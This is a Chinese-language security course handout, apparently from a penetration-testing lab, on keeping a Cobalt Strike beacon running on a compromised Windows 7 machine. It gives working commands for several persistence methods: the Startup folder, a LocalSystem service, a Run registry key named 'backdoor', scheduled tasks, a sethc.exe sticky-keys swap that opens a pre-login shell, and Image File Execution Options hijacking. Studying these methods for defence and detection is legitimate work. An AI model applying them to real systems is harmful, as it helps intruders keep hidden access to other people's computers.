

免责声明:

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。


希望同学们知法、懂法、守法，做一个良好公民。

Windows 权限维持


系统	账号	密码
kali	root	123456
win7	administrator	123456

0、准备

Python3 传递 CS 生成的木马



对目标机上的木马解除安全锁定




1、自启动路径加载


将 cs 生成的木马，放到目录下后，等待目标机器关机重启上线

C:\Users\Administrator.PC\AppData\Roaming\Microsoft\Windows\Start

Menu\Programs\Startup (Administrator 用户被重命名为 Administrator.PC)



重启输入密码后，等一会儿就上线了




2、自启动服务加载

sc create "ServiceTest" binpath= "cmd.exe /k
C:\windows\temp\beacon.exe" depend= Tcpip obj= LocalSystem start= auto
添加服务

sc delete ServiceTest 删除服务


将木马放到 c 盘临时文件夹



然后添加自启动服务




重启输入密码后，等一会儿就上线了




3、自启动注册表加载

REG ADD “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /V
“backdoor” /t REG_SZ /F /D “C:\windows\temp\beacon.exe”




重启输入密码后，等一会儿就上线了




4、定时计划任务

打开任务计划程序，创建基本任务



选择触发器，选择启动程序







重启输入密码后，等一会儿就上线了

5、替换辅助功能程序


系统自带的辅助功能进行替换执行，放大镜，旁白，屏幕键盘、粘滞键等均可。但这种方法需要修改权限才能使用。

首先更改 sethc.exe（粘滞键）程序的所有者 #一般的电脑连按五次 shift 会出现粘滞键提示。





接着便可以编辑其权限，这里需要给予自己权限



之后在 windows 下执行以下命令：

```
cd c:\windows\system32
```

```
move sethc.exe sethc.exe.bak //备份 sethc.exe
```

```
copy cmd.exe sethc.exe //复制 cmd.exe 重命名为 sethc.exe，也可以使用恶  
意后门文件来替代 sethc.exe
```

```
C:\ 管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator.PC>cd c:\windows\system32

c:\Windows\System32>move sethc.exe sethc.exe.bak
移动了          1 个文件。

c:\Windows\System32>copy cmd.exe sethc.exe
已复制          1 个文件。

c:\Windows\System32>_
```

最后连续按下 5 次” Shift” 键，将弹出命令执行窗口（无需登录系统也可以执行）




6、映像劫持

简单的说法，就是当你打开的是程序 A，而运行的确是程序 B

运行 notepad（记事本）启动 calc（计算器）

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File  
Execution Options\notepad.exe" /v debugger /t REG_SZ /d
```

```
"C:\Windows\System32\cmd.exe /c calc"
```



配合 GlobalFlag 隐藏：程序 A 静默退出结束后，会执行程序 B。

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File  
Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
```

#512 对 notepad.exe 开启调试

